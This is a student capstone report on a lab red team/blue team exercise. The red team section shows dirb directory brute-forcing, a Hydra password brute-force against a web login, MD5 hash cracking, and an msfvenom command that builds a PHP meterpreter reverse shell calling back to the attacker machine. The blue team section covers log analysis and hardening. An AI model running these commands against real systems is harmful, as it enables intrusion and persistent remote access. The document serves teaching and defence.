

Capstone Engagement Assessment, Analysis, and Hardening of a Vulnerable System

Gerald Blackmon

UC Irvine Cybersecurity

Executive Summary

This report has been prepared for the purpose of identifying critical vulnerabilities on a network.

- The Red Team has been asked to identify and perform a penetration test scenario and operate as a malicious hacker. This is a highly recommended approach to testing how the existing, or lack of cybersecurity defenses perform.
 - The red team will penetrate the system if possible as far as it will allow. The end objective will be for them access restricted directories, download a token flag file as well as leave behind a reverse TCP shell. This file will enable the attacker machine to remain in contact even after the hack is complete and they have left the system
 - The Blue Team will then start by accessing system data logs which monitor network traffic
 - Once security breaches have been identified by the blue team, they will then outline critical mitigation and hardening measures to increase security in the future.
 - Blue team will recommend setting alerts based on typical usage thresholds. These alerts will offer valuable insight into future malicious actions as well as the ability to react to security events in real time.
 - Hardening measures are then recommended to prevent future unwanted intrusions.
-

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:

Netmask:

Gateway:

Machines

IPv4:192.168.1.1

OS:Windows 10

Hostname:Azure Hyper V

IPv4:192.168.1.100

OS:Linux

Hostname:ELK stack

IPv4:192.168.1.105

OS:Linux

Hostname:Capstone

IPv4:192.168.1.90

OS:Linux

Hostname:Kali

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and polygons, creating a textured, crystalline effect.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Azure	192.168.1.1	Hyper V virtual host machine
ELK	192.168.1.100	Siem (network monitoring)
Capstone	192.168.1.105	Target(victim)
Kali Linux	192.168.1.90	Attacking machine

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
A scan of ports revealed open ports (22, 80, 443) Port 80 is HTTP and unsecured. Directory Traversal was available	<ol style="list-style-type: none">1. Scanned IP 192.168.0.1/24 to identify open ports2. Used Dirb to perform Directory Traversal	We accessed directory folders through an open port and used Directory Traversal to find a login
Discovered Login with no account lockouts, and weak credentials	<ol style="list-style-type: none">1. Used Hydra with the rockyou.txt file to Brute Force the login	We compromised the CIA Confidentiality with unauthorized access to the webserver to view files not meant to be accessed.
Weak Hash discovered in an unsecure directory	<ol style="list-style-type: none">1. Ran md5 hashed password against publicly accessible password cracking tool: crackstation.net	Compromised a second set of admin. credentials with additional access to sensitive information.
Ability to run a Reverse shell.	<ol style="list-style-type: none">1. Payload script was uploaded to target webserver and executed.2. This will cause the target machine to initiate contact for further exploits	The reverse shell allowed persistence in environment.


Exploitation: Dirb brute force URL

Tools & Processes

By running a Dirb command we discovered access to /company_directories/ leading to a logon

Achievement

The command brute-forced the url to allow us to find hidden directories within the website



```
Shell No. 1
File Actions Edit View Help
root@Kali:~# dirb 192.168.1.105

-----
DIRB v2.22
By The Dark Raver
-----

(!) FATAL: Invalid URL format: 192.168.1.105/
(Use: "http://host/" or "https://host/" for SSL)
root@Kali:~# dirb http://192.168.1.105/


-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Oct 28 19:59:09 2021
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----
```



Exploitation: Hydra brute-force attack (using rockyou.txt)

01

Tools & Processes

A hydra brute force attack was performed using the rockyou.txt file since there were no account lockouts. This allowed unlimited attempts to try combinations of user names and passwords

02

Achievements

We discovered a directory called /secret_folder and accessed the files within the directory. There was a file that contained a hash of ryan's password. A note was discovered in /secret_folder/ stating "in order to access /webdav use ryan and (included hash)"

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 7] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-23 11:52:14
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder
```

Exploit: Lack of proper cyber security protocols

01


Tools & Processes

User names and passwords or hashes left inside readable files allowed us to crack the relatively weak MD5 hash with web utility Crackstation in seconds

02

Achievements

We encountered a hashed password and attempted to crack it with crackstation which resulted in the item shown below indicating password “linux4u”
With stolen and cracked credentials we were able to access the /webdav/ directory




The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with links like 'Kali Linux', 'Kali Training', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'NetHunter', 'Offensive Security', and 'Exploit-DB'. Below this is a banner for 'CrackStation' with the tagline 'Defuse Security'. The main heading is 'Free Password Hash Cracker'. Below the heading, it says 'Enter up to 20 non-salted hashes, one per line:'. A text input field contains the hash 'd7dad0a5cd7c8376eeb50d69b3ccd352'. To the right of the input field is a reCAPTCHA widget with the text 'I'm not a robot' and a 'Crack Hashes' button. Below the input field, it lists supported hash types: 'LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults'. Below this is a table showing the result of the crack:

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Below the table, it says 'Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.' At the bottom, there's a link to 'Download CrackStation's Wordlist'.

Steps taken to setup Reverse TCP Shell


With access to the /webdav/ directory, we then used **Meterpreter** to craft a reverse TCP shell (using port 4444, as shown below). **Meterpreter** is a product used for penetration testing. Part of the Metasploit Project and Framework, it provides users with the knowledge for addressing vulnerabilities in the targeted application against which it is deployed.



```
-k, --keep           Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default
t 30, 0 to disable)
-h, --help           Show this message

root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.158.1.90 LPORT=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~#
```

A white arrow points to the right side of the terminal window.




```
root@Kali:~# cadaver http://192.168.1.105/webdav
Authentication required for webdav on server `192.168.1.105':
Username: ryan
Password:
dav:/webdav/> █
```

A white arrow points to the left side of the terminal window.

Exploit: Reverse TCP shell uploaded to maintain connection


- Reverse shell is a kind of “shell” that is initiated from a victim's computer to connect with attacker's computer. In many cases, this will bypass the firewall that only allows outgoing traffic and restricts incoming. Once the connection is established, it allows attacker to send over commands to execute on the victim's computer.
- This tool allows the attacker to maintain connection even after they have left the system. Other advantages include the ability to remain in contact even after logins have been changed

Without Reverse Shell



With Reverse Shell






Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan occurred at 18:22 -18:23 on Oct 23rd
- 3193 packets sent from IP 192.168.1.90
- A high volume of packets within a short timeframe and incrementing port numbers indicates a scan





Analysis: Finding the Request for the Hidden Directory

- At about 18:50 on Oct 23rd 15932 attempts were made. This indicated a Brute-force attack
- /company_folders/secret_folder/connect_to corp_server/ was eventually accessed as shown by the final line below.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾	Count ▾
http://192.168.1.105/company_folders/secret_folder	15,932
http://192.168.1.105/company_folders/secret_folder/	6
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	2


Export: [Raw](#)  [Formatted](#) 

Analysis: Uncovering the Brute Force Attack



- 15,928 requests were made in the attack on /company_folders/secret_folder/ resulting in status code 401 (**Unauthorized access**. The request requires user authentication)
- 4 successful login attempts are indicated by status code 301 (Moved **Permanently redirect status response** code indicates that the resource requested has been definitively moved to the URL given by the Location header)

HTTP status codes for the top queries [Packetbeat] ECS




HTTP status codes for the top queries [Packetbeat] ECS



Analysis: Finding the WebDAV Connection

1. 75 requests were made to the /webdav/ directory
2. The files downloaded were webdav/password.dav and /webdav/flag.txt
3. Also created file called /webdav/shell.php (suspected TCP reverse shell)

HTTP status codes for the top queries [Packetbeat] ECS





Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	47
http://192.168.1.105/webdav/	28
http://192.168.1.105/webdav/shell.php	18
http://192.168.1.105/webdav/flag.txt	12
http://192.168.1.105/webdav/passwd.dav	10

Suspected Reverse TCP shell created

- A suspected reverse shell can be observed contacting the original attacker ip address on port 4444 in the diagram below. The attacker established a reverse TCP shell in order to maintain contact as well as evade detection. This measure would allow our victim machine to instead contact the original attacker even if security measures were implemented to harden our systems.





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

We propose the creation of an alert to trigger when scans are made which resemble a sequential port scan

The alarm threshold could be configured to alert when the scan exceeds a predetermined threshold of number/minute

System Hardening

Install a Firewall: A firewall can help prevent unauthorized access to your private network. It controls the ports that are exposed and their visibility. Firewalls can also detect a port scan in progress and shut them down. This firewall can also be configured to allow only approved (whitelisted) IPs

Limit open ports: we can limit open ports to only those needed for necessary operations

Mitigation: Finding the Request for the Hidden Directory

Alarm

We propose the creation of an alarm to trigger when requests are made for `/company_folders/` from any IP outside of our network.

The threshold for this alarm could be set to 1 since access to this directory should always be restricted.

System Hardening

Input Sanitation: Path Traversal attacks can be stopped with proper input sanitation set on the host to block unwanted access.

Content security policy(CSP): can define the functions a website is allowed to perform. They can be used to prevent a website from accepting any in-line scripts. This may be the strongest method at your disposal as it can completely block XSS attacks

Web Application Firewall: a powerful tool for protecting against XSS attacks. WAFs can filter bots and other malicious activity that may indicate an attack. Attacks can then be blocked before any script is executed

Mitigation: Preventing Brute Force Attacks

Alarm

An alarm can be set to detect future brute-force attacks. Setting the threshold to 10/min will avoid false positive alerts and operator fatigue.

System Hardening

A lockout system can be configured on the host to block brute force attacks by locking out users after 5 attempts

Passwords must be required to have over 10 characters, including numbers letters symbols and case sensitive.

Passwords must be changed every 45 days to further prevent previously hacked passwords from being added to brute-force files such as rockyou.txt

Mitigation: Detecting the WebDAV Connection

Alarm

We propose the creation of an alert to trigger when requests are made for /webdav/ from any IP outside of our whitelisted IPs

System Hardening

Awareness Training: about leaving password information within files. A firm restriction regarding password sharing among employees.

Stronger hash encryption: MD5 is weak; improvements such as SHA512 will strengthen security

Encrypted keys: can allow access to restricted directories only from users with proper credentials stored locally.

Identifying and Mitigating Reverse Shell Uploads

Alarm

Alerts can be set for when any network IP connects to IPs which have been added to a suspected list.

If the webserver is configured to inbound traffic only, an alert can be set to trigger when any outbound communication is initiated.

System Hardening

Firewall installation to prevent outgoing traffic from all but necessary ports.

EPP (Endpoint Protection Platform) covers traditional anti-malware scanning, whereas EDR (Endpoint Detection and Response) covers some more advanced capabilities like detecting and investigating security incidents, and ability to remediate endpoints to pre-infection state. EPP/EDR will be able to block the exploit used to establish the reverse shell and provide endpoint telemetry, which can be fed back into ELK for more context. XDR (Extended Detection and Response) combines the capabilities of both systems and offers the highest tier of protection.

*The
End*